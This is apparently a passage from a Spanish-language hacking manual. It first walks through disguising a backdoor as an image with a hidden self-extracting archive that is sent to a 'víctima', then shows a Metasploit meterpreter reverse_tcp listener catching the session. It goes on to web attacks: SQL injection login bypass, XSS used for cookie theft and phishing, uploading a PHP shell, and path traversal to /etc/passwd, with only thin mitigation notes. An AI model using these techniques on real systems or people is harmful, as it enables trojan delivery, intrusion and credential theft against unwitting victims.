
Para convertir una imagen en .ico necesitamos descargar ToYcon.

Aquí os dejo el enlace de descarga:


<https://bit.ly/3dcAr9M>

Se os descargará un archivo .rar, lo descomprimís y abrimos la carpeta que se ha generado.

Una vez dentro de la carpeta ejecutamos el archivo ToYcon.




Se nos abrirá una caja en el escritorio, arrastramos la imagen que queramos convertir en icono y se nos crea automáticamente.







Ahora tenemos que tener nuestro backdoor y nuestro icono.




Primero seleccionamos el virus y la imagen. Click derecho → Propiedades → oculto.




Si os desaparecen tranquilos, activar la opción de mostrar elementos ocultos.




Ahora volvemos a seleccionar los dos y damos click derecho → Añadir al archivo.




Marcamos la casilla de “Crear un archivo autoextraíble”.




Ahora vamos a avanzado → Autoextraíble.




Ahora vamos a **Instalación** y ponemos el nombre del archivo y el de la imagen.




Ahora vamos a **Modos** y ponemos “**Ocultar todo**”.



En Actualizar marcamos “**Sobrescribir todos los ficheros**” por si la victima abre la imagen varias veces.




Ahora vamos a **Texto e Icono**, le damos a **Examinar** en el apartado de “Cargar icono desde fichero” y cargamos la imagen que queremos que se muestre y aceptar.



Una vez hecho todo lo anterior se nos creará este archivo



**Este archivo se lo mandamos a la víctima y dejamos la consola a la escucha para cuando lo abra.**



*Ilustración 1: La víctima abre la foto*

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.62
LHOST => 192.168.1.62
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.62:4444
[*] Sending stage (206403 bytes) to 192.168.1.63
[*] Meterpreter session 1 opened (192.168.1.62:4444 -> 192.168.1.63:49299) at 2020-03-20 08:10:07 -0500

meterpreter > |
```

*Ilustración 2: Se le crea la sesión al atacante*



# Hacking Web

## Inyecciones de código

### SQL Injection

SQL Injection es la manipulación de una consulta SQL para lograr un resultado diferente al objetivo con el que fue diseñada, es decir, vamos a utilizar una consulta de base de datos que usa una aplicación web y vamos a modificar el resultado inyectando código.

Por ejemplo, un Login. Cuando metemos el **usuario y la contraseña esto lanza una consulta a la base de datos similar a esta:**

```
select * from users where usuario =  
'+USUARIO+' and password =  
'+PASSWORD+'
```



Usuario  
usuario1

Contraseña  
\*\*\*\*\*

☐ Mantener mi sesión iniciada

Acceder

(USUARIO: usuario1; PASSWORD=password1)

La consulta una vez realizada quedaría así:

```
select* from users where usuario = 'usuario1' and password =  
'password1'
```

La aplicación haría esta consulta a la base de datos y me traería el registro que cumpliera esta condición.


Ahora, ¿cómo inyectaríamos código para modificar la consulta? Si tienes conocimiento de base de datos te será fácil entenderlo:

Ahora escribimos una condición lógica que siempre será true y contraseña ponemos cualquier cosa.



Comparado con el ejemplo anterior ahora la consulta quedaría así:

**Select \* from users where usuario = '999' or '1' = '1' - and password = 'password1'**



Usuario  
999' or '1' = '1' --

Contraseña  
\*\*\*\*\*

☐ Mantener mi sesión iniciada

Acceder

¿Qué estamos diciendo aquí? Que seleccione el usuario cuyo nombre de usuario sea 999 o si 1 = 1 y con el doble guion comentamos el código restante. Se utiliza el doble guion suponiendo que es una base de datos Oracle, cada base de datos puede tener su carácter especial para realizar un comentario.

Puede ser que no exista el usuario 999 pero como 1 es igual a 1 entonces nos devolverá true.

De este modo nos estaremos logeando en la aplicación sin conocer ningún usuario.

También podemos montar nuestra consulta a partir de ahí, pero para eso se necesitan conocimientos de base de datos.

Por suerte la gran mayoría de páginas web están hechas de tal forma que este ataque sea inútil pero aún hay muchas páginas en las que podréis hacerlo (No esperéis hacerlo en Instagram ni Facebook ;)).

### ¿Cómo evitarlo?

Si has visto que tu página web tiene este fallo aquí te voy a enseñar cómo arreglarlo.

Primero hay que sanear siempre datos de entrada por parte del usuario, es decir, esto ocurre porque yo estoy concatenando directamente lo que el usuario me mete en el campo usuario y en el campo password por lo que al insertar ese código lo que hace es modificar mi consulta original.

(Eliminar las comillas, comentarios de línea, etc.)

## Cross-Site-Scripting(XSS)

XSS es una vulnerabilidad que permite la ejecución de script en el lado del cliente al visualizar una página web.

Imaginemos que estamos en un **post**, si escribimos código JavaScript en el campo de texto del comentario por ejemplo al entrar de nuevo o cuando otro usuario entre se le cargará ese código ya que ha sido registrado en la base de datos y este es mostrado.

Topic Title

post

Category

Web Programming

Topic Title

<script>alert('hola')</script>

Submit

El resultado cuando un usuario entrara a este **post** sería:



## Tipos de Cross-Site-Scripting

Los dos tipos a destacar son:

### 1. XSS Almacenado

Este es aquel en el que el código se almacena en la base de datos, por ejemplo, el ejemplo que hemos visto del alert(“hola”). Este código se almacena en la base de datos y después se carga en el lado del cliente.

### 2. XSS Reflejado

En este caso no se almacena en la base de datos de la aplicación. El atacante realiza esa inyección y consigue que el usuario acceda a la página ya con el código inyectado.

Vamos a hacer el ejemplo en un foro que he encontrado.

1. En el buscador he puesto `<script>alert(“hola”)</script>`

```
<script>alert(“hola”)</script>
```

2. Ejecut  
a el código que le he puesto y muestra el siguiente dialog:



Esto parece y es muy amigable, para liarla con la vulnerabilidad XSS lo que se puede hacer es en vez de un alert poner que redirija al usuario a una página que tengamos infectada y por ejemplo como parámetro podemos mandarnos la cookie que se ha generado.

Esto se suele hacer, pero replicando la página en la que se ha insertado el código fraudulento.

Imaginemos que estamos en un foro y hemos conseguido inyectar código fraudulento que les redirige a nuestra página donde le podemos hacer Phishing, la/s víctima/s entran en la página y esta las redirige a las nuestras enviándole por ejemplo nuestra cookie u otra información.

Por ejemplo, esa página que hemos creado puede ser perfectamente una copia del login de la página original y ponemos un mensaje como “La sesión ha expirado, si quiere seguir viendo el contenido inicie sesión”, el usuario iniciará sesión y el atacante ya tendrá las credenciales.

A esto hay que echarle imaginación ;)

## Ficheros

### Unrestricted File Upload

Formulario de subida de ficheros, sin restricciones en tamaño, extensión ni tipo de fichero.

Tipos de ataques:

- Fichero malicioso ejecutable en el servidor (.jsp, .php, etc.).

Aquí se puede subir una factura infectada al servidor y que otro usuario se la descargue.

Si no sabes cómo crear facturas infectadas en mi libro Metasploit encontrarás eso y mucho más.

- Fichero de gran tamaño.

Esto se utiliza para dejar sin espacio el servidor.

- Fichero con nombre/ruta sensible.

Si no se restringe esto se podría conseguir sobrescribir ficheros en el servidor.

Un ejemplo de este ataque sería encontrar un formulario que te deje subir ficheros, adjuntamos una shell en formato PHP, accedemos al fichero que hemos subido y lo ejecutamos, la aplicación lo entenderá como código y podremos manejar los datos de dentro del servidor como queramos.


## Local File Inclusión

Esta vulnerabilidad consiste en la manipulación de la ruta a un fichero del servidor que es cargado mediante la aplicación para acceder a otro de forma fraudulenta.

Tenemos una aplicación web que carga un fichero en el servidor y lo muestra en la página, tiene una forma de acceder en la que se incluye el nombre del fichero.

¿Qué pasa si en vez de ir a esa ruta intentamos ir a la carpeta raíz?

Ponemos en la url `../../../../etc/passwd` e iremos al fichero que contiene todas las password. Los `../` es para ir al padre de la ruta así hasta la raíz, se pueden poner tantos como queramos ya que cuando se llegue a la raíz da igual todos los que pongas porque se quedará ahí.



¿Cómo podemos evitar que pase esto con nuestra web?

Esto se puede evitar restringiendo el nombre y la ruta para acceder al fichero.


### Ejemplo:

Si cuando accedemos a un fichero de una web aparece así:



Nosotros para navegar por los ficheros de la web ponemos ..

En la siguiente imagen se puede ver como accedemos a la raíz y vamos al fichero donde se almacenan las contraseñas.



## Recomendaciones

Si habéis llegado hasta aquí solo puedo felicitaros, ya estáis hechos unos auténticos hackers, ahora llevad cuidado con lo que hacéis.

No me puedo despedir de vosotros sin antes deciros que los mejores compañeros para este manual son el manual de Metasploit y el de Python.

El manual de **Metasploit** es muy importante para entender y saber usar a la perfección esa herramienta, es tan importante que hice un manual solo para ella. También os recomiendo Python ya que es el lenguaje TOP hoy día y la mayoría de programas de Linux están hechos con Python, os vendría bien aprender ese lenguaje y crear vuestras propias herramientas.